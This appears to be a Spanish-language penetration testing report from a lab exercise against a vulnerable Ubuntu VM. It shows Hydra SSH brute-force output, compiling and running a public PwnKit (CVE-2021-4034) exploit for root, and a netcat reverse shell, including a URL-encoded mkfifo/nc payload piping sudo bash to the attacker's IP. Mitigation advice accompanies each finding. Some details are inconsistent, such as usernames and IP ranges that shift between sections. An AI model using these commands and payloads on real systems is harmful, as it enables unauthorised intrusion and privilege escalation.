[ATTEMPT] target 192.168.1.34 - login "viu" - pass "111111" - 8 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "1234567" - 9 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "dragon" - 10 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "123123" - 11 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "baseball" - 12 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "abc123" - 13 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "football" - 14 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "monkey" - 15 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "letmein" - 16 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "696969" - 17 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "shadow" - 18 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "master" - 19 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "666666" - 20 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "qwertyuiop" - 21 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "123321" - 22 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "mustang" - 23 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "1234567890" - 24 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "michael" - 25 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "654321" - 26 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "pussy" - 27 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "superman" - 28 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "1qaz2wsx" - 29 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "7777777" - 30 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "fuckyou" - 31 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "121212" - 32 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "000000" - 33 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "qazwsx" - 34 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "123qwe" - 35 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "killer" - 36 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "trustno1" - 37 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "jordan" - 38 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "jennifer" - 39 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "zxcvbnm" - 40 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "asdfgh" - 41 of 102 [child 1] (0/0)
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "maggie" - 77 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "159753" - 78 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "aaaaaa" - 79 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "ginger" - 80 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "princess" - 81 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "joshua" - 82 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "cheese" - 83 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "amanda" - 84 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "summer" - 85 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "love" - 86 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "ashley" - 87 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "6969" - 88 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "nicole" - 89 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "chelsea" - 90 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "biteme" - 91 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "matthew" - 92 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "access" - 93 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "yankees" - 94 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "987654321" - 95 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "dallas" - 96 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "austin" - 97 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "thunder" - 98 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "taylor" - 99 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "matrix" - 100 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "minecraft" - 101 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "viu123universidad" - 102 of 102 [child 2] (0/0)
[22][ssh] host: 192.168.1.34 login: viu password: viu123universidad
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-28 18:40:08

(kali@kali) - [~/Desktop]
$
```

La contraseña del usuario vii es vii123universidad y se consigue acceder mediante ssh a la maquina vulnerable, consiguiendo una shell interactiva.

```
(user@user)-[/media/sf_kali]
$ ssh vii@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
vii@192.168.56.103's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Pueden actualizarse 765 paquetes.
516 actualizaciones son de seguridad.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jun 28 21:59:52 2026 from 192.168.56.104
vii@vii-Actividad:~$
```

3.4.3. Recomendaciones de mitigación:

- Restringir la exposición a credenciales almacenadas en texto plano en el servidor web.
- Rotación de credenciales.
- Deshabilitar la autenticación mediante contraseña en SSH cuando sea posible y utilizar autenticación basada en claves públicas.

3.5. Vulnerabilidad 5: Mala configuración en reglas de polkit y parche pwnkit sin instalar

3.5.1. Detalle de la vulnerabilidad y riesgo asociado:

En el presente apartado se presenta una vulnerabilidad asociada a una escalada de privilegios, ya que, mediante polkit debido a sus políticas y también debido a que el usuario vii pertenece al grupo sudo es posible conseguir una terminal con permisos de root, aparte de ello, debido a que no se ha instalado un parche de polkit, la maquina tiene una vulnerabilidad (**pwnkit: Escalación de Privilegios Local en pkexec de polkit (CVE-2021-4034)**) en la que se pueden conseguir permisos de root mediante el comando pkexec sin pedir la contraseña del usuario.

La vulnerabilidad se produce debido a un fallo en la validación de los argumentos de entrada cuando pkexec se ejecuta sin parámetros. Un atacante local puede manipular determinadas variables de entorno para provocar una escritura fuera de límites (out-of-bounds write), lo que le permite ejecutar código con privilegios de root.

El nivel de riesgo es ALTO ya que la explotación de esta vulnerabilidad no requiere conocimientos técnicos avanzados ni herramientas especializadas, y tiene como consecuencia directa la obtención de acceso al sistema como usuario con privilegios.

3.5.2. Proceso de explotación y evidencias:

En el presente vector de ataque, se comienza por analizar los logs del sistema. Donde llama la atención un log de polkit sobre autenticación.

```

viu@viu-Actividad:/var/log$ cat auth.log.1
Oct 19 18:00:01 viu-Actividad CRON[1942]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:00:01 viu-Actividad CRON[1942]: pam_unix(cron:session): session closed for user root
Oct 19 18:01:01 viu-Actividad CRON[1948]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:01:01 viu-Actividad CRON[1948]: pam_unix(cron:session): session closed for user root
Oct 19 18:02:01 viu-Actividad CRON[1957]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:02:01 viu-Actividad CRON[1957]: pam_unix(cron:session): session closed for user root
Oct 19 18:03:01 viu-Actividad CRON[1966]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:03:01 viu-Actividad CRON[1966]: pam_unix(cron:session): session closed for user root
Oct 19 18:04:01 viu-Actividad CRON[1998]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:04:01 viu-Actividad CRON[1998]: pam_unix(cron:session): session closed for user root
Oct 19 18:05:01 viu-Actividad CRON[1630]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:05:01 viu-Actividad CRON[1630]: pam_unix(cron:session): session closed for user root
Oct 19 18:05:34 viu-Actividad lightdm: pam_unix(lightdm:auth): authentication failure; logname= uid=0 euid=0 tty=/ ruser= rhost= user=viu
Oct 19 18:05:36 viu-Actividad lightdm: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directory
Oct 19 18:05:36 viu-Actividad lightdm: PAM adding faulty module: pam_kwallet.so
Oct 19 18:05:36 viu-Actividad lightdm: PAM unable to dlopen(pam_kwallet5.so): /lib/security/pam_kwallet5.so: cannot open shared object file: No such file or directory
Oct 19 18:05:36 viu-Actividad lightdm: PAM adding faulty module: pam_kwallet5.so
Oct 19 18:05:36 viu-Actividad lightdm: pam_succeed_if(lightdm:auth): requirement "user ingroup nopasswdlogin" not met by user "viu"
Oct 19 18:05:44 viu-Actividad lightdm: pam_unix(lightdm-greeter:session): session closed for user lightdm
Oct 19 18:05:44 viu-Actividad lightdm: pam_unix(lightdm:session): session opened for user viu by (uid=0)
Oct 19 18:05:44 viu-Actividad systemd: pam_unix(systemd-user:session): session opened for user viu by (uid=0)
Oct 19 18:05:44 viu-Actividad systemd-logind[544]: New session c2 of user viu.
Oct 19 18:05:47 viu-Actividad gnome-keyring-daemon[1692]: The SSH agent was already initialized
Oct 19 18:05:47 viu-Actividad gnome-keyring-daemon[1692]: The Secret Service was already initialized
Oct 19 18:05:47 viu-Actividad gnome-keyring-daemon[1692]: The PKCS#11 component was already initialized
Oct 19 18:05:48 viu-Actividad polkit(authority=local): Registered Authentication Agent for unix-session:c2 (system bus name :1.80 [/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1], locale es-ES.UTF-8)
Oct 19 18:06:01 viu-Actividad CRON[2261]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:06:01 viu-Actividad CRON[2261]: pam_unix(cron:session): session closed for user root
Oct 19 18:06:04 viu-Actividad systemd-logind[544]: Removed session c1.
Oct 19 18:06:11 viu-Actividad dbus[571]: [system] Failed to activate service 'org.bluez': timed out
Oct 19 18:06:52 viu-Actividad pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Oct 19 18:06:52 viu-Actividad pkexec: pam_systemd(polkit-1:session): Cannot create session: Already running in a session
Oct 19 18:06:52 viu-Actividad pkexec[2578]: viu: executing command [US&R=root] [TTY=unknown] [CWD=/home/viu] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Oct 19 18:07:01 viu-Actividad CRON[2633]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:07:01 viu-Actividad CRON[2633]: pam_unix(cron:session): session closed for user root
Oct 19 18:08:01 viu-Actividad CRON[2651]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 19 18:08:01 viu-Actividad CRON[2651]: pam_unix(cron:session): session closed for user root

```

A continuación, se analizan las políticas de polkit, donde se ve reflejado que los usuarios que pertenezcan al grupo sudo están habilitados para autorizar operaciones privilegiadas y el usuario viu pertenece al grupo sudo.

```

50-localauthority.conf 51-ubuntu-admin.conf
viu@viu-Actividad:/etc/polkit-1/localauthority.conf.d$ cat 51-ubuntu-admin.conf
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
viu@viu-Actividad:/etc/polkit-1/localauthority.conf.d$

```

```

viu@viu-Actividad:/etc/polkit-1/localauthority.conf.d$ id viu
uid=1000(viu) gid=1000(viu) grupos=1000(viu),4(admin),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
viu@viu-Actividad:/etc/polkit-1/localauthority.conf.d$

```

Por lo que, a pesar de que en el fichero sudoers al usuario viu solo se le dan privilegios de administrador para ejecutar vim también puede escalar privilegios de la siguiente manera, tras autenticarse con el usuario viu y su correspondiente contraseña mediante Polkit.

```

Terminal
root@viu-Actividad: ~
viu@viu-Actividad:~$ pkexec bash
root@viu-Actividad:~# whoami
root
root@viu-Actividad:~#

```

Aparte, también existe una vulnerabilidad relacionada con Polkit que de no estar parcheada puede ser explotada, y en la maquina vulnerable se puede explotar. **pwnkit: Escalación de Privilegios Local en pkexec de polkit (CVE-2021-4034)**. Para ello, se ha descargado e instalado un proyecto de github <https://github.com/berdav/CVE-2021-4034/tree/main> y sin necesidad de autenticarse con el usuario viu se consigue una terminal con privilegios de root.

```

viu@viu-Actividad:~$ git clone https://github.com/berdav/CVE-2021-4034
Clonar en «CVE-2021-4034»...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56 (from 1)
Unpacking objects: 100% (92/92), done.
Comprobando la conectividad... hecho.

```



```

viu@viu-Actividad:~$ cd CVE-2021-4034/
viu@viu-Actividad:~/CVE-2021-4034$ ls
cve-2021-4034.c  dry-run  Makefile  README.md
viu@viu-Actividad:~/CVE-2021-4034$ g++ -Wall cve-2021-4034.c -o cve-2021-4034
viu@viu-Actividad:~/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
#

```

3.5.3. Recomendaciones de mitigación:

- Actualizar el paquete Polkit para quitar la vulnerabilidad PwnKit (CVE-2021-4034).
- Endurecer las políticas de Polkit, asegurando que únicamente los usuarios y grupos estrictamente necesarios puedan autorizar operaciones privilegiadas.
- Revisar la pertenencia de los usuarios al grupo sudo.
- Implementar mecanismos de monitorización y auditoría sobre el uso de herramientas de elevación de privilegios como sudo y pkexec.
- Actualizar el equipo con frecuencia.

3.6. Vulnerabilidad 6: 80/tcp open http

3.6.1. Detalle de la vulnerabilidad y riesgo asociado:

El propósito de esta práctica fue mostrar cómo se puede aprovechar una falla de Ejecución Remota de Código (RCE) en un ambiente controlado, para conseguir acceso a una terminal interactiva en el sistema distante y llevar a cabo una breve recopilación de archivos y ajustes.

3.6.2. Proceso de explotación y evidencias:


- **Identificación del Vector:** Se identificó un punto de entrada (posiblemente un parámetro de entrada en una aplicación web) que permitía la inyección de comandos del sistema.
- **Generación del Payload:** Se utilizó una herramienta de generación de *reverse shells* (como revshells.com o similar) para construir un comando diseñado para establecer una conexión de red inversa hacia la máquina del atacante.

Etapas 1: Reconocimiento de red (descubrimiento del objetivo):

Procedemos a usar la herramienta arp-scan para saber que dispositivos se encuentran en nuestra red

```
sudo arp-scan -I eth0 --localnet
```

- La máquina objetivo fue identificada por el prefijo OUI de su dirección MAC (correspondiente a VirtualBox), obteniendo la IP: 192.168.1.34.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo arp-scan -I 192.168.1.34 --localnet  
pcap_activate: 192.168.1.34: No such device exists  
(No such device exists)  
(kali@kali)-[~]  
$ sudo arp-scan -I 192.168.1.34 --localnet  
pcap_activate: 192.168.1.34: No such device exists  
(No such device exists)  
(kali@kali)-[~]  
$ sudo arp-scan -I 192.168.1.0 --localnet  
pcap_activate: 192.168.1.0: No such device exists  
(No such device exists)  
(kali@kali)-[~]  
$ sudo arp-scan -I eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:8a:35:d2, IPv4: 192.168.1.31  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.1      44:3b:14:de:2a:88      (Unknown)  
192.168.1.20     14:f6:d8:ac:7e:71      (Unknown)  
192.168.1.34    08:00:27:fc:f0:e0      (Unknown)  
192.168.1.10    e0:85:4d:1e:5b:46      (Unknown)  
192.168.1.47    e4:ab:89:21:7f:38      (Unknown)  
  
5 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.856 seconds (137.93 hosts/sec). 5 responded  
(kali@kali)-[~]  
$
```

Etapla 2: Enumeración de servicios:

Con nmap lanzamos un escaneo a la direccion que obtuvimos anterior mente esta vez usamos el parametro `-sV` (para deteccion de versiones de servicio) y `--open` (puertos abiertos)

- El escaneo con nmap nos confirma que la direccion analizada pertenece a una quina virtual


`nmap -sV --open 192.168.1.34`




Etapas 3: explotación de una vulnerabilidad de **Ejecución Remota de Código**:

1. Configuramos netcat con el puerto 4444 para poder escuchar la petición

```
(kali@kali)-[~]  
$ nc -lvp 4444  
Listening on [any] 4444 ...
```



- **Generación del Payload:** Se utilizó una herramienta de generación de *reverse shells* (como revshells.com) para construir un comando diseñado para establecer una conexión de red inversa hacia la máquina del atacante.



```
sh -i >& /dev/tcp/192.168.1.31/4444 0>&1
```

- **Gobuster:** Se realizó una búsqueda de directorios ocultos en el servidor objetivo http://192.168.1.34.
- **Configuración:** Se empleó el diccionario directory-list-2.3-medium.txt y se configuraron.
- **Resultados obtenidos:**
 - Se identificó el directorio /stats/ con un código de estado **301 (Moved Permanently)**.
 - Se identificó el directorio /passwords/ también con un código de estado **301**.
 - Se detectó la ruta /server-status con un código de estado **403 (Forbidden)**, lo que indica que el directorio existe pero el acceso está restringido.


```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ gobuster dir -u http://192.168.1.34 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
=====
```

Gobuster v3.8.2	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
=====	
[+] Url:	http://192.168.1.34
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8.2
[+] Timeout:	10s
=====	

```
Starting gobuster in directory enumeration mode  
=====
```

stats	(Status: 301)	[Size: 312]	[→ http://192.168.1.34/stats/]
passwords	(Status: 301)	[Size: 316]	[→ http://192.168.1.34/passwords/]
server-status	(Status: 403)	[Size: 277]	

```
Progress: 220558 / 220558 (100.00%)  
=====
```

```
Finished  
=====
```

```
(kali@kali)-[~]  
$
```

```
kali@kali)-[~]  
└─$ gobuster dir -u http://192.168.1.34 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
=====
```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://192.168.1.34
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8.2
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode


```
=====
```

stats	(Status: 301)	[Size: 312]	[--> http://192.168.1.34/stats/]
passwords	(Status: 301)	[Size: 316]	[--> http://192.168.1.34/passwords/]
server-status	(Status: 403)	[Size: 277]	

```
Progress: 220558 / 220558 (100.00%)  
=====
```

```
Finished  
=====
```

Etapla 4: Intercepcion de peticion web con Buep-suit para cargar el payload



- el payload debe se envío mediante codificación URL (*URL-encoded*) para que el servidor web lo interprete correctamente.


• Conversion del payload

rm%20-

f%20%2Ftmp%2Ff%3B%20mkfifo%20%2Ftmp%2Ff%3B%20cat%20%2Ftmp%2Ff%20%7C%2

0sudo%20%2Fbin%2Fbash%20-

i%20%3E%261%20%7C%20nc%20192.168.1.31%2020444%20%3E%20%2Ftmp%2Ff



Etapas 5: Fase de Post-Explotación

